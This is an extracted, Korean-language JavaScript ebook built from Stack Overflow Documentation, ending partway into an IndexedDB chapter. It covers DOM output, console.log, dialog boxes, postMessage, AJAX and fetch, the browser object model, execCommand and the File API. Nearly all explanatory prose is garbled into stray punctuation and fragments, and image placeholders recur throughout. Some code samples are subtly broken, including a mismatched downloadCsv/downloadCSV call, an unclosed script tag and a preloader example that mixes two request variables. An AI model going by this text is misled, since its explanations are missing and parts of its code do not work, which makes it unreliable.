무료 전자 책

배우기 JavaScript

Free unaffiliated eBook created from
Stack Overflow contributors.

#javascript

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: javascript

It is an unofficial and free JavaScript ebook created for educational purposes. All the content is extracted from Stack Overflow Documentation, which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official JavaScript.

The content is released under Creative Commons BY-SA, and the list of contributors to each chapter are provided in the credits section at the end of this book. Images may be copyright of their respective owners unless otherwise specified. All trademarks and registered trademarks are the property of their respective company owners.

Use the content presented in this book at your own risk; it is not guaranteed to be correct nor accurate, please send your feedback and corrections to info@zzzprojects.com

1: JavaScript

JavaScript (Java) .

JavaScript . , . JavaScript .

JavaScript ECMAScript .

JavaScript . . HTML . `example.html` .

```
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Test page</title>
  </head>
  <body>
    Inline script (option 1):
    <script>
      // YOUR CODE HERE
    </script>
    External script (option 2):
    <script src="your-code-file.js"></script>
  </body>
</html>
```

1	1997-06-01
2	1998-06-01
	1998-12-01
E4X	2004-06-01
5	2009-12-01
5.1	2011-06-01
6	2015-06-01
7	2016-06-14
8	2017-06-27

Examples

DOM API

DOM **D** ocument **O** bject **M** ODEL . XML HTML .

Element textContent .

, HTML .

```
<p id="paragraph"></p>
```

textContent JavaScript .

```
document.getElementById("paragraph").textContent = "Hello, World";
```

id paragraph "Hello, World" .

```
<p id="paragraph">Hello, World</p>
```

( )

HTML . HTML .

```
<body>
   <h1>Adding an element</h1>
</body>
```

textContent of <p> html .

```
var element = document.createElement('p');
element.textContent = "Hello, World";
document.body.appendChild(element); //add the newly created element to the DOM
```

HTML .

```
<body>
   <h1>Adding an element</h1>
   <p>Hello, World</p>
</body>
```

DOM JavaScript . <body> JavaScript <script> . . window onload .

DOM DOM 0ms . JavaScript JavaScript .

console.log ()


, NodeJ JavaScript . console.log() .

console.log() .

Enter □□□□ .

```
console.log("Hello, World!");
```

.




console.log() Hello, World! Hello, World! undefined ( ). console.log() .

---

console.log() . . . .

```
var foo = "bar";
console.log(foo);
```


.



. .

```
var thisVar = 'first value';
var thatVar = 'second value';
console.log("thisVar:", thisVar, "and thatVar:", thatVar);
```

.




---

placeholder `console.log()` .

```
var greet = "Hello", who = "World";
console.log("%s, %s!", greet, who);
```


.



. API JSON .

```
console.log({
    'Email': '',
    'Groups': {},
    'Id': 33,
    'IsHiddenInUI': false,
    'IsSiteAdmin': false,
    'LoginName': 'i:0#.w|virtualdomain\\user2',
    'PrincipalType': 1,
    'Title': 'user2'
});
```

.



HTML

DOM . body .

```
console.log(document.body);
```

.

.

window.alert ()

alert . .

```
window.alert(message);
```


window .

```
alert(message);
```

window.alert() ? , .

```
alert('hello, world');
```

Chrome .



alert window window alert window . , window.alert() alert() window.alert() .

console.log , alert alert . *JavaScript* .

```
alert('Pause!');
console.log('Alert was dismissed');
```

. .

alert .

. , .

Chrome 46.0 sandbox allow-modal window.alert() <iframe> .


window.prompt ()

prompt() .

```
prompt(text, [default]);
```

- **text** : .
- : ( ).

```
var age = prompt("How old are you?");
console.log(age); // Prints the value inserted by the user
```



□□ . , null .

prompt Cancel□ , null . Safari . .

- .
- Chrome 46.0 sandbox allow-modal <iframe> .

DOM API (: , SVG)

HTML .

.

```
var canvas = document.createElement('canvas');
canvas.width = 500;
canvas.height = 250;
```

(2).

```
var ctx = canvas.getContext('2d');
```

.

```
ctx.font = '30px Cursive';
ctx.fillText("Hello world!", 50, 50);
```

canvas .

```
document.body.appendChild(canvas);
```

SVG

SVG HTML .

SVG .

```
var svg = document.createElementNS('http://www.w3.org/2000/svg', 'svg');
svg.width = 500;
```

```
svg.height = 50;
```

text .

```
var text = document.createElementNS('http://www.w3.org/2000/svg', 'text');
text.setAttribute('x', '0');
text.setAttribute('y', '50');
text.style.fontFamily = 'Times New Roman';
text.style.fontSize = '50';
```

text .

```
text.textContent = 'Hello world!';
```

text svg svg HTML .

```
svg.appendChild(text);
document.body.appendChild(svg);
```

URL .

```
var img = new Image();
img.src = 'https://i.ytimg.com/vi/zecueq-mo4M/maxresdefault.jpg';
document.body.appendChild(img);
```

window.confirm ()

window.confirm() .

.


```
result = window.confirm(message);
```

message **result** OK Cancel (true OK) .

window.confirm() .

```
if(window.confirm("Are you sure you want to delete this?")) {
    deleteItem(itemId);
}
```

.



.

```
var deleteConfirm = window.confirm("Are you sure you want to delete this?");
```

- .
- . . ( ) . .
- Chrome 46.0 sandbox allow-modal `<iframe>` .
- . .

JavaScript : https://riptutorial.com/ko/javascript/topic/185/javascript-

2: .postMessage () MessageEvent

- `windowObject.postMessage(message, targetOrigin, [transfer]);`
- `window.addEventListener("message", receiveMessage);`

targetOrigin	
	optional

Examples

.postMessage () , ?

`.postMessage()` .

JavaScript `iframes` (: `iframes`) `window.open()` `window.open()` : `window.open()`)) JavaScript . `window.open()`). `.postMessage()` `.postMessage()` `.postMessage()` .

JavaScript `.postMessage()` . .

. / `http://sender.com` / `http://receiver.com` .

`window` . `window.open()` . otherWindow .

```
var childWindow = window.open("http://receiver.com", "_blank");
```

`textarea` `send button` .

```
<textarea id="text"></textarea>
<button id="btn">Send Message</button>
```

`button` `.postMessage(message, targetOrigin)` `textarea` `textarea` `.postMessage(message, targetOrigin)` .

```
var btn = document.getElementById("btn"),
    text = document.getElementById("text");

btn.addEventListener("click", function () {
    sendMessage(text.value);
    text.value = "";
});

function sendMessage(message) {
    if (!message || !message.length) return;
```

```
    childWindow.postMessage(JSON.stringify({
        message: message,
        time: new Date()
    }), 'http://receiver.com');
}
```

JSON `JSON.stringify()` `JSON.parse()` . `Transfarable Object` `.postMessage(message, targetOrigin, transfer)` .

`http://receiver.com` url `targetOrigin` . `childWindow` `origin` . `wildcard *` .

,

(`http://receiver.com` .

`window` `message event` .

```
window.addEventListener("message", receiveMessage);
```

.

-
-
-

. . .

```
function receiveMessage(ev) {
    //Check event.origin to see if it is a trusted sender.
    //If you have a reference to the sender, validate event.source
    //We only want to receive messages from http://sender.com, our trusted sender page.
    if (ev.origin !== "http://sender.com" || ev.source !== window.opener)
        return;

    //Validate the message
    //We want to make sure it's a valid json object and it does not contain anything malicious

    var data;
    try {
        data = JSON.parse(ev.data);
        //data.message = cleanseText(data.message)
    } catch (ex) {
        return;
    }

    //Do whatever you want with the received message
    //We want to append the message into our #console div
    var p = document.createElement("p");
    p.innerText = (new Date(data.time)).toLocaleTimeString() + " | " + data.message;
    document.getElementById("console").appendChild(p);
}
```

JS Fiddle .

.postMessage () MessageEvent : https://riptutorial.com/ko/javascript/topic/5273/-postmessage----messageevent

3: AJAX

AJAX "Asynchronous JavaScript and XML" . XML JSON . AJAX .

AJAX **J** avaScript **X** ML . xmlhttprequest .

AJAX HTTP .

Examples

GET

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
    if (xhttp.readyState === XMLHttpRequest.DONE && xhttp.status === 200) {
        //parse the response in xhttp.responseText;
    }
};
xhttp.open("GET", "ajax_info.txt", true);
xhttp.send();
```

6

`fetch` API HTTP .

```
fetch('/').then(response => response.text()).then(text => {
  console.log("The home page is " + text.length + " characters long.");
});
```

POST JSON

6

. . `.json()` Response .

```
const requestData = {
  method : 'getUsers'
};

const usersPromise = fetch('/api', {
  method : 'POST',
  body : JSON.stringify(requestData)
}).then(response => {
  if (!response.ok) {
    throw new Error("Got non-2XX response from API server.");
  }
  return response.json();
}).then(responseData => {
  return responseData.users;
});
```

```
usersPromise.then(users => {
  console.log("Known users: ", users);
}, error => {
  console.error("Failed to fetch users due to error: ", error);
});
```

Stack Overflow API JavaScript

Stack Exchange API AJAX JavaScript . API Google .

6
HyperWeb .

```
const url =
    'http://api.stackexchange.com/2.2/questions?site=stackoverflow' +
    '&tagged=javascript&sort=month&filter=unsafe&key=gik4BOCMC7J9doavgYteRw((';

fetch(url).then(response => response.json()).then(data => {
  if (data.error_message) {
    throw new Error(data.error_message);
  }

  const list = document.createElement('ol');
  document.body.appendChild(list);

  for (const {title, link} of data.items) {
    const entry = document.createElement('li');
    const hyperlink = document.createElement('a');
    entry.appendChild(hyperlink);
    list.appendChild(entry);

    hyperlink.textContent = title;
    hyperlink.href = link;
  }
}).then(null, error => {
  const message = document.createElement('pre');
  document.body.appendChild(message);
  message.style.color = 'red';

  message.textContent = String(error);
});
```

GET

GET AJAX () () () .

```
function ajax(file, params, callback) {

  var url = file + '?';

  // loop through object and assemble the url
  var notFirst = false;
  for (var key in params) {
    if (params.hasOwnProperty(key)) {
      url += (notFirst ? '&' : '') + key + "=" + params[key];
    }
```

```
    notFirst = true;
  }

  // create a AJAX call with url as parameter
  var xmlhttp = new XMLHttpRequest();
  xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
      callback(xmlhttp.responseText);
    }
  };
  xmlhttp.open('GET', url, true);
  xmlhttp.send();
}
```

.

```
ajax('cars.php', {type:"Volvo", model:"300", color:"purple"}, function(response) {
  // add here the code to be executed when data comes back to this page
  // for example console.log(response) will show the AJAX response in console
});
```

`cars.php` url .

```
if(isset($_REQUEST['type'], $_REQUEST['model'], $_REQUEST['color'])) {
  // they are set, we can use them !
  $response = 'The color of your car is ' . $_REQUEST['color'] . '. ';
  $response .= 'It is a ' . $_REQUEST['type'] . ' model ' . $_REQUEST['model'] . '!';
  echo $response;
}
```

`console.log(response)` console .

. 300!

HEAD .

HEAD AJAX . (,) .

```
function fileExists(dir, successCallback, errorCallback) {
    var xhttp = new XMLHttpRequest;

    /* Check the status code of the request */
    xhttp.onreadystatechange = function() {
        return (xhttp.status !== 404) ? successCallback : errorCallback;
    };

    /* Open and send the request */
    xhttp.open('head', dir, false);
    xhttp.send();
};
```

AJAX

AJAX GIF . .

```
function addPreloader() {
  // if the preloader doesn't already exist, add one to the page
  if(!document.querySelector('#preloader')) {
    var preloaderHTML = '<img id="preloader" src="https://goo.gl/cNhyvX" />';
    document.querySelector('body').innerHTML += preloaderHTML;
  }
}

function removePreloader() {
  // select the preloader element
  var preloader = document.querySelector('#preloader');
  // if it exists, remove it from the page
  if(preloader) {
    preloader.remove();
  }
}
```

.

```
var request = new XMLHttpRequest();
```

`onreadystatechange` if : `request.readyState == 4 && request.status == 200` .

true : `removePreloader()` .

false : . `addPreloader()` .

```
xmlhttp.onreadystatechange = function() {

  if(request.readyState == 4 && request.status == 200) {
    // the request has come to an end, remove the preloader
    removePreloader();
  } else {
    // the request isn't finished, add the preloader
    addPreloader()
  }

};

xmlhttp.open('GET', your_file.php, true);
xmlhttp.send();
```

AJAX

```
// Store a reference to the native method
let open = XMLHttpRequest.prototype.open;

// Overwrite the native method
XMLHttpRequest.prototype.open = function() {
    // Assign an event listener
    this.addEventListener("load", event => console.log(XHR), false);
    // Call the stored reference to the native method
    open.apply(this, arguments);
};
```

AJAX : https://riptutorial.com/ko/javascript/topic/192/ajax

4: BOM ( )


Window MDN .

`window.stop()` Internet Explorer .

Examples

BOM (Browser Object Model) . ,

BOM `window` .



- : .
- : .
- : URL .
- : .
- : .

Browser Object Model . . .

window.alert ()	.
window.blur ()	
window.close ()	.
window.confirm ()	, .
window.getComputedStyle ()	CSS
window.moveTo (x, y)	.
window.open ()	URL .
window.print ()	.
window.prompt ()	.
window.scrollBy ()	.
window.scrollTo ()	.
window.setInterval ()	
window.setTimeout ()	.
window.stop ()	

Window Object .

window.closed	
window.length	<iframe>
window.name	.
window.innerWidth	
window.screenX	X ,
window.screenY	Y
window.location	URL ( )
window.history	.

window.pageXOffset	.
window.pageYOffset	.

BOM ( ) : https://riptutorial.com/ko/javascript/topic/3986/bom-----

5: execCommand contenteditable

- bool = document.execCommand (commandName, showDefaultUI, valueArgument)

commandId	
backColor	
createLink	URL
fontName	
fontSize	"1", "2", "3", "4", "5", "6", "7"
foreColor	
formatBlock	"hd", "h1", "h2", "h3", "h4", "h5", "h6", "p", "pre"
forwardDelete	
insertHorizontalRule	
insertHTML	HTML
insertImage	URL
insertLineBreak	
insertOrderedList	
insertParagraph	
insertText	
insertUnorderedList	
justifyCenter	
justifyFull	
justifyLeft	
justifyRight	

commandId	
ï	
ï	
defaultParagraphSeparator	
selectAll	
styleWithCSS	
CSS	

Examples

`contenteditable` (, `Ctrl-I` `Ctrl -B` , , .

JavaScript ( ) .

```
document.execCommand('bold', false, null); // toggles bold formatting
document.execCommand('italic', false, null); // toggles italic formatting
document.execCommand('underline', false, null); // toggles underline
```

contenteditable

(: `change` , `keydown` , `keyup` , `keypress`) `contenteditable` .

`contenteditable` `input` . `contenteditableHtmlElement` JS DOM `contenteditable` :

```
contenteditableHtmlElement.addEventListener("input", function() {
    console.log("contenteditable element changed");
});
```

HTML `contenteditable` HTML

```
<div contenteditable>You can <b>edit</b> me!</div>
```

JavaScript `execCommand` W3C `contenteditable` ( ) .

`execCommand` 3 .

```
document.execCommand(commandId, showUI, value)
```

- `commandId` String. ** *commandId* ** s
  (: → *commandId*)
- `showUI` Boolean (, `false`)
- `value` String , `""` .
  (: →)

`"bold"` `"formatBlock"` ( ) :

```
document.execCommand("bold", false, "");          // Make selected text bold
document.execCommand("formatBlock", false, "H2"); // Make selected text Block-level <h2>
```

:

```
<button data-edit="bold"><b>B</b></button>
<button data-edit="italic"><i>I</i></button>
<button data-edit="formatBlock:p">P</button>
<button data-edit="formatBlock:H1">H1</button>
<button data-edit="insertUnorderedList">UL</button>
<button data-edit="justifyLeft">&#8676;</button>
<button data-edit="justifyRight">&#8677;</button>
<button data-edit="removeFormat">&times;</button>

<div contenteditable><p>Edit me!</p></div>

<script>
[].forEach.call(document.querySelectorAll("[data-edit]"), function(btn) {
  btn.addEventListener("click", edit, false);
});

function edit(event) {
  event.preventDefault();
  var cmd_val = this.dataset.edit.split(":");
  document.execCommand(cmd_val[0], false, cmd_val[1]);
}
<script>
```

jsFiddle
( )

(IE6) `execCommand` JavaScript " WYSIWYG " .
Chrome, Firefox, Edge . HTMLTable .

execCommand ("copy") textarea

:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title></title>
</head>
<body>
```

```
    <textarea id="content"></textarea>
    <input type="button" id="copyID" value="Copy" />
    <script type="text/javascript">
        var button = document.getElementById("copyID"),
            input = document.getElementById("content");

        button.addEventListener("click", function(event) {
            event.preventDefault();
            input.select();
            document.execCommand("copy");
        });
    </script>
</body>
</html>
```

`document.execCommand("copy")` .

execCommand contenteditable : https://riptutorial.com/ko/javascript/topic/1613/execcommand--contenteditable

6: File API, Blob FileReaders

- = FileReader ();

/	
error	.
readyState	FileReader .
result	.
onabort	.
onerror	.
onload	.
onloadstart	.
onloadend	.
onprogress	BLOB .
abort()	.
readAsArrayBuffer(blob)	ArrayBuffer .
readAsDataURL(blob)	url / uri .
readAsText(blob[, encoding])	. . readAsArrayBuffer .

https://www.w3.org/TR/FileAPI/

Examples

.

```
<input type="file" id="upload">
```

:

```
document.getElementById('upload').addEventListener('change', readFileAsString)
function readFileAsString() {
    var files = this.files;
    if (files.length === 0) {
        console.log('No file is selected');
        return;
```

```
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        console.log('File content:', event.target.result);
    };
    reader.readAsText(files[0]);
}
```

dataURL

HTML5 File API . `type="file"` HTML .

```
<input type="file" id="upload">
```

. JavaScript . . .

```
document.getElementById('upload').addEventListener('change', showImage);

function showImage(evt) {
    var files = evt.target.files;

    if (files.length === 0) {
        console.log('No files selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        var img = new Image();
        img.onload = function() {
            document.body.appendChild(img);
        };
        img.src = event.target.result;
    };
    reader.readAsDataURL(files[0]);
}
```

`blob.slice()` Blob Blob . File Blob File .

. . `FileReader` .

```
/**
* @param {File|Blob} - file to slice
* @param {Number} - chunksAmount
* @return {Array} - an array of Blobs
**/
function sliceFile(file, chunksAmount) {
  var byteIndex = 0;
  var chunks = [];

  for (var i = 0; i < chunksAmount; i += 1) {
    var byteEnd = Math.ceil((file.size / chunksAmount) * (i + 1));
    chunks.push(file.slice(byteIndex, byteEnd));
    byteIndex += (byteEnd - byteIndex);
  }
```

```
  return chunks;
}
```

Blob csv

```
function downloadCsv() {
  var blob = new Blob([csvString]);
  if (window.navigator.msSaveOrOpenBlob){
    window.navigator.msSaveBlob(blob, "filename.csv");
  }
  else {
    var a = window.document.createElement("a");

    a.href = window.URL.createObjectURL(blob, {
      type: "text/plain"
    });
    a.download = "filename.csv";
    document.body.appendChild(a);
    a.click();
    document.body.removeChild(a);
  }
}
var string = "a1,a2,a3";
downloadCSV(string);
```

; https://github.com/mholt/PapaParse/issues/175

HTML5 API accept (:

```
<input type="file" accept="image/jpeg">
```

(: `image/jpeg,image/png`) (: `image/*`) MIME . .

```
<input type="file" accept="image/*,video*">
```

. `multiple` .

```
<input type="file" multiple>
```

`files` . dataUrl

( ) . html :

```
<input type="file" id="newFile">
```

.

```
document.getElementById('newFile').addEventListener('change', getFile);

function getFile(event) {
```

```
    var files = event.target.files
        , file = files[0];

    console.log('Name of the file', file.name);
    console.log('Size of the file', file.size);
}
```

`lastModified` (Timestamp), `lastModifiedDate` (Date) `type` (File Type) .

File API, Blob FileReaders : https://riptutorial.com/ko/javascript/topic/2163/file-api--blob--filereaders

7: IndexedDB

. ( ) , .

. things .

Examples

IndexedDB

window.indexedDB IndexedDB .

```
if (window.indexedDB) {
    // IndexedDB is available
}
```

. .

DemoDB . .

